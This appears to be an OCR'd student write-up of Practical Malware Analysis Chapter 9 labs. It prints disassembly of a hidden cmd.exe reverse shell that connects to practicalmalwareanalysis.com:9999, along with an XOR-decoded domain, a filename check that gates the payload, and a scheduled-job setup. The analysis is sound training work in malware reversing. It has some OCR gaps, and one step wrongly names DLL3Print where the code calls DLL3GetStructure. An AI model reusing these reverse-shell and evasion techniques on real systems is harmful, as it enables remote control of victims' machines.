


Figure 10. Services.msc

1. HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration
2. Lab09-01_patched Manager Service
3. %SYSTEMROOT%\\system32\\Lab09-01_patched.exe

v. What are the different actions this malware can be instructed to take via the network?

If no argument is passed into the executable, the malware will call the function @0x00402360. This function will parse the registry "HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration and call function 0x00402020 to execute the malicious functions.

Analyzing the function @0x00402020, we can conclude that the malware is capable of doing the following tasks

1. Sleep
2. Upload (save a file to the victim machine)
3. Download (extract out a file from the victim machine)
4. Execute Command
5. Do Nothing

vi. Are there any useful network-based signatures for this malware?




Figure 11. Network Traffic

From wireshark, we can see that the malware is attempting to retrieve commands from http://www.practicalmalwareanalysis.com. A random page(xxxx/xxx.xxx) is retrieved from the server using HTTP/1.0. Note that the evil domain can be changed, therefore by fixing the network based signature to just practicalmalwareanalysis.com is not sufficient.

e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

i. What strings do you see statically in the binary?

Address	Length	Type	String
.rdata:004040CC	0000000F	C	runtime error
.rdata:004040E0	0000000E	C	TLOSS error\r\n
.rdata:004040F0	0000000D	C	SING error\r\n
.rdata:00404100	0000000F	C	DOMAIN error\r\n
.rdata:00404110	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00404138	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00404170	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:004041A8	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:004041D0	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00404208	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00404234	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00404258	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00404288	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:004042B4	00000021	C	\r\nabnormal program termination\r\n
.rdata:004042D8	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00404304	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00404330	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00404358	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00404384	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004043A4	00000017	C	<program name unknown>
.rdata:004043BC	00000013	C	GetLastActivePopup
.rdata:004043D0	00000010	C	GetActiveWindow
.rdata:004043E0	0000000C	C	MessageBoxA
.rdata:004043EC	0000000B	C	user32.dll
.rdata:00404562	0000000D	C	KERNEL32.dll
.rdata:0040457E	0000000B	C	WS2_32.dll
.data:0040511E	00000006	unic...	@\t
.data:00405126	00000006	unic...	@\n
.data:00405166	00000006	unic...	@\x1B
.data:00405176	00000006	unic...	@x
.data:0040517E	00000006	unic...	@y
.data:00405186	00000006	unic...	@z
.data:004051AC	00000006	C	`◆y◆!

Nothing useful…

2ii What happens when you run this binary?

The program just terminates without doing anything.

iii. How can you get this sample to run its malicious payload?

Figure 1. ocl.exe

From the above flow graph in main function, we can see that the binary retrieves its own executable name via **GetModuleFileNameA**. It then strip the path using **_strrchr**. The malware then compares the filename with **"ocl.exe"**. It it doesn't match, the malware will terminates. Therefore to run the malware we must name it as **"ocl.exe"**.

iv. What is happening at 0x00401133?

Figure 2. some passphrase?

We can see in the opcode that a string is formed character by character. The string is "1qaz2wsx3edc". The way the author created the string prevented IDA Pro from displaying it as a normal string.

v. What arguments are being passed to subroutine 0x00401089?




Figure 3. GetHostName

From the above ollydbg image, we can see that the string “1qaz2wsx3edc” is passed in to the subroutine 0x00401089. An unknown pointer (0x0012FD90) is also passed in.




Figure 4. XOR decoding

Stepping into the subroutine, you will realize that the malware is trying to decode a string(0x0012FD90) with the xor key (1qaz2wsx3edc). As shown above, we can start to see the decoded string taking shape.

6. What domain name does this malware use?




Figure 5. Domain Decoded

http://www.practicalmalwareanalysis.com

7. What encoding routine is being used to obfuscate the domain name?
As mentioned in question 5, XOR is used to obfuscate the domain name.
8. What is the significance of the CreateProcessA call at 0x0040106E?




Figure 6. connecting to practicalmalwareanalysis.com:9999

The first block shows that we get the decoded domain name and get the ip by using gethostbyname . In the second block, we can see that it is trying to connect to the derived ip at port 9999. In the third block, we can see that socket s is passed into the CommandExecution subroutine as last argument.

```
CommandExecution proc near

StartupInfo= _STARTUPINFOA ptr -58h
var_14= dword ptr -14h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
arg_10= dword ptr  10h

push    ebp
mov     ebp, esp
sub     esp, 58h
mov     [ebp+var_14], 0
push    44h                     ; size_t
push    0                       ; int
lea     eax, [ebp+StartupInfo]
push    eax                     ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h
push    10h                     ; size_t
push    0                       ; int
lea     ecx, [ebp+ProcessInformation]
push    ecx                     ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx                     ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                     ; lpStartupInfo
push    0                       ; lpCurrentDirectory
push    0                       ; lpEnvironment
push    0                       ; dwCreationFlags
push    1                       ; bInheritHandles
push    0                       ; lpThreadAttributes
push    0                       ; lpProcessAttributes
push    offset CommandLine      ; "cmd"
push    0                       ; lpApplicationName
call    ds:CreateProcessA
mov     [ebp+var_14], eax
push    0FFFFFFFFh              ; dwMilliseconds
```

Figure 7. passing io to socket

From the above figure, we can see that the StartupInfo's hStdInput, hStdOutput, hStdError now points to the socket s. In other words, all input and output that we see in cmd.exe console will now be transmitted over the network. The CreateProcessA call for cmd.exe and is hidden via wShowWindow flag set to SW_HIDE(0). What it all meant was that a reverse shell is spawned to receive commands from the attacker's server.

f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro.This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) thatare all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg

i. What DLLs are imported by Lab09-03.exe?

Address	Ordinal	Name	Library
00405000		DLL1Print	DLL1
0040500C		DLL2Print	DLL2
00405008		DLL2ReturnJ	DLL2
004050B0		GetStringTypeW	KERNEL32
004050AC		LCMapStringA	KERNEL32
004050A8		MultiByteToWideChar	KERNEL32
004050A4		HeapReAlloc	KERNEL32
004050A0		VirtualAlloc	KERNEL32
0040509C		GetOEMCP	KERNEL32
00405098		GetACP	KERNEL32
00405094		GetCPInfo	KERNEL32
00405090		HeapAlloc	KERNEL32
0040508C		RtlUnwind	KERNEL32
00405088		HeapFree	KERNEL32
00405084		VirtualFree	KERNEL32
00405080		HeapCreate	KERNEL32
0040507C		HeapDestroy	KERNEL32
00405078		GetVersionExA	KERNEL32
00405074		GetEnvironmentVariableA	KERNEL32
00405070		GetModuleHandleA	KERNEL32
0040506C		GetStartupInfoA	KERNEL32
00405068		GetFileType	KERNEL32
00405064		GetStdHandle	KERNEL32
00405060		SetHandleCount	KERNEL32
0040505C		GetEnvironmentStringsW	KERNEL32
00405058		GetEnvironmentStrings	KERNEL32
00405054		WideCharToMultiByte	KERNEL32
00405050		FreeEnvironmentStringsW	KERNEL32
0040504C		FreeEnvironmentStringsA	KERNEL32
00405048		GetModuleFileNameA	KERNEL32
00405044		UnhandledExceptionFilter	KERNEL32
00405040		GetCurrentProcess	KERNEL32
0040503C		TerminateProcess	KERNEL32
00405038		ExitProcess	KERNEL32
00405034		GetVersion	KERNEL32
00405030		GetCommandLineA	KERNEL32
0040502C		Sleep	KERNEL32
00405028		GetStringTypeA	KERNEL32
00405024		GetProcAddress	KERNEL32
00405020		LoadLibraryA	KERNEL32
0040501C		CloseHandle	KERNEL32
00405018		LCMapStringW	KERNEL32
00405014		WriteFile	KERNEL32
004050B8		NetScheduleJobAdd	NETAPI32

Figure 1. imports From IDA Pro we can see that DLL1, Dll2, KERNEL32 and NETAPI32 is imported by the malware. During runtime we can see more dlls being imported.




Figure 2. DLL3.dll being imported during runtime

ii. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?

Loading the dll in IDA Pro we can see the base address that each dll requests for. Turns out that all 3 dlls requests for the same image base at address 0x10000000.

```
; File Name   : D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_9L\DLL3.dll
; Format      : Portable executable for 80386 (PE)
; Imagebase   : 10000000
; Section 1. (virtual address 00001000)
; Virtual size                  : 000055AA (  21834.)
; Section size in file          : 00006000 (  24576.)
; Offset to raw data for section: 00001000
; Flags 60000020: Text Executable Readable
; Alignment     : default
; OS type       :  MS Windows
; Application type:  DLL 32bit
```

Figure 3. Imagebase: 0x10000000

iii. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?

From figure 2, we can observe that the base address for DLL1.dll is @0x10000000, DLL2.dll is @0x330000 and DLL3.dll is @0x390000.

iv. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?

```
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401000
.text:00401000 Buffer          = dword ptr -1Ch
.text:00401000 hFile           = dword ptr -18h
.text:00401000 hModule         = dword ptr -14h
.text:00401000 var_10          = dword ptr -10h
.text:00401000 NumberOfBytesWritten= dword ptr -0Ch
.text:00401000 var_8           = dword ptr -8
.text:00401000 JobId           = dword ptr -4
.text:00401000 argc            = dword ptr  8
.text:00401000 argv            = dword ptr  0Ch
.text:00401000 envp            = dword ptr  10h
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 1Ch
.text:00401006                 call    ds:DLL1Print
.text:0040100C                 call    ds:DLL2Print
.text:00401012                 call    ds:DLL2ReturnJ
.text:00401018                 mov     [ebp+hFile], eax
.text:0040101B                 push    0               ; lpOverlapped
```

Figure 4. Calling DLL1Print




Figure 5. DLL1Print

From figure 4, we can see that DLL1Print is called. In figure 1, we can see that DLL1Print is imported from DLL1.dll. Opening DLL1.dll in IDA Pro, we can conclude that DLL 1 mystery data %d\n is printed out. However %d is filled with values in dword_1008030 a global variable. xref check on this global variable suggests that it is being set by @0x10001009.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
call    ds:GetCurrentProcessId
mov     dword_10008030, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp
```

Figure 6. Setting global variable with process id


The above figure shows that once the dll is loaded, it will query its own process id and set the global variable dword_1008030 to the retrieved process id. To conclude DLL1Print will print out "**DLL 1 mystery data [CurrentProcess ID]**".

v. When Lab09-03.exe calls WriteFile, what is the filename it writes to?

```
.text:00401000
.text:00401000  push    ebp
.text:00401001  mov     ebp, esp
.text:00401003  sub     esp, 1Ch
.text:00401006  call    ds:DLL1Print
.text:0040100C  call    ds:DLL2Print
.text:00401012  call    ds:DLL2ReturnJ  ; get a File Handle
.text:00401018  mov     [ebp+hFile], eax ; eax contains handle to file
.text:0040101B  push    0               ; lpOverlapped
.text:0040101D  lea     eax, [ebp+NumberOfBytesWritten]
.text:00401020  push    eax             ; lpNumberOfBytesWritten
.text:00401021  push    17h             ; nNumberOfBytesToWrite
.text:00401023  push    offset aMalwareanalysi ; "malwareanalysisbook.com"
.text:00401028  mov     ecx, [ebp+hFile]
.text:0040102B  push    ecx             ; hFile
.text:0040102C  call    ds:WriteFile
```

Figure 7. File Handle from DLL2ReurnJ

Analyzing Lab09-03.exe, we can see that the File Handle is retrieved from DLL2ReurnJ subroutine (imported from DLL2.dll)



```
; Exported entry    2. DLL2ReturnJ

; Attributes: bp-based frame

public DLL2ReturnJ
DLL2ReturnJ proc near
push    ebp
mov     ebp, esp
mov     eax, dword_1000B078
pop     ebp
retn
DLL2ReturnJ endp
```

Figure 8. DLL2ReturnJ

From the above image, DLL2ReturnJ returns a global variable taken from dword_1000B078.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    0                   ; hTemplateFile
push    80h                 ; dwFlagsAndAttributes
push    2                   ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    0                   ; dwShareMode
push    40000000h           ; dwDesiredAccess
push    offset FileName     ; "temp.txt"
call    ds:CreateFileA
mov     dword_1000B078, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp
```

Figure 9. DLL2's DLLMain

From the above image, things become clear. The returned File Handle points to **temp.txt**.

vi. When Lab09-03.exe creates a job using NetScheduleJobAdd, where does it get the data for the second parameter?

According to msdn, NetScheduleJobAdd submits a job to run at a specified future time and date. The second parameter is a pointer to a AT_INFO Structure

```
NET_API_STATUS NetScheduleJobAdd(
    _In_opt_ LPCWSTR Servername,
    _In_     LPBYTE  Buffer,
    _Out_    LPDWORD JobId
);
```

```
.text:00401030          call    ds:CloseHandle
.text:00401036          push    offset LibFileName ; "DLL3.dll"
.text:0040103C          call    ds:LoadLibraryA
.text:00401041          mov     [ebp+hModule], eax
.text:00401047          push    offset ProcName ; "DLL3Print"
.text:0040104A          mov     eax, [ebp+hModule]
.text:0040104F          push    eax             ; hModule
.text:00401052          call    ds:GetProcAddress
.text:00401053          mov     [ebp+var_8], eax
.text:00401059          call    [ebp+var_8]
.text:0040105C          push    offset aDll3getstructu ; "DLL3GetStructure"
.text:0040105F          mov     ecx, [ebp+hModule]
.text:00401064          push    ecx             ; hModule
.text:00401067          call    ds:GetProcAddress
.text:00401068          mov     [ebp+var_10], eax
.text:0040106E          lea     edx, [ebp+Buffer]
.text:00401071          push    edx
.text:00401074          call    [ebp+var_10]    ; DLL3GetStructure
.text:00401075          add     esp, 4
.text:00401078          lea     eax, [ebp+JobId]
.text:0040107B          push    eax             ; JobId
.text:0040107E          mov     ecx, [ebp+Buffer]
.text:0040107F          push    ecx             ; Buffer
.text:00401082          push    0               ; Servername
.text:00401083          call    NetScheduleJobAdd
.text:00401085
```

Figure 10. AT_INFO structure

From Lab09-03.exe we can see that it is loading a dll dynamically during runtime by first calling LoadLibraryA("DLL3.dll") then GetProcAddress("DLL3Print") to get the pointer to the export function. The pointer is then called to get the AT_INFO structure.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12     proc near               ; CODE XREF: DllEntryPoint+4B↓p

lpMultiByteStr  = dword ptr -4
hinstDLL        = dword ptr  8
fdwReason       = dword ptr  0Ch
lpvReserved     = dword ptr  10h

                push    ebp
                mov     ebp, esp
                push    ecx
                mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
                push    32h             ; cchWideChar
                push    offset WideCharStr ; lpWideCharStr
                push    0FFFFFFFFh      ; cbMultiByte
                mov     eax, [ebp+lpMultiByteStr]
                push    eax             ; lpMultiByteStr
                push    0               ; dwFlags
                push    0               ; CodePage
                call    ds:MultiByteToWideChar
                mov     stru_1000B0A0.Command, offset WideCharStr
                mov     stru_1000B0A0.JobTime, 36[illegible]0000
                mov     stru_1000B0A0.DaysOfMonth, 0 ; day of month
                mov     stru_1000B0A0.DaysOfWeek, 127 ; day of week
                mov     stru_1000B0A0.Flags, 10001b ; flag
                mov     al, 1
```

Figure 11. Get AT_INFO Structure

vii. While running or debugging the program, you will see that it prints out three pieces of mystery data. What are the following: DLL 1 mystery data 1, DLL 2 mystery data 2, and DLL 3 mystery data 3?

- DLL 1 mystery data prints out the current process id
- DLL 2 mystery data prints out the CreateFileA's handle
- DLL 3 mystery data prints out the decimal value of the address to the command string "ping http://www.malwareanalysisbook.com”

viii. How can you load DLL2.dll into IDA Pro so that it matches the load address used by OllyDbg?




Figure 12. Manual Load

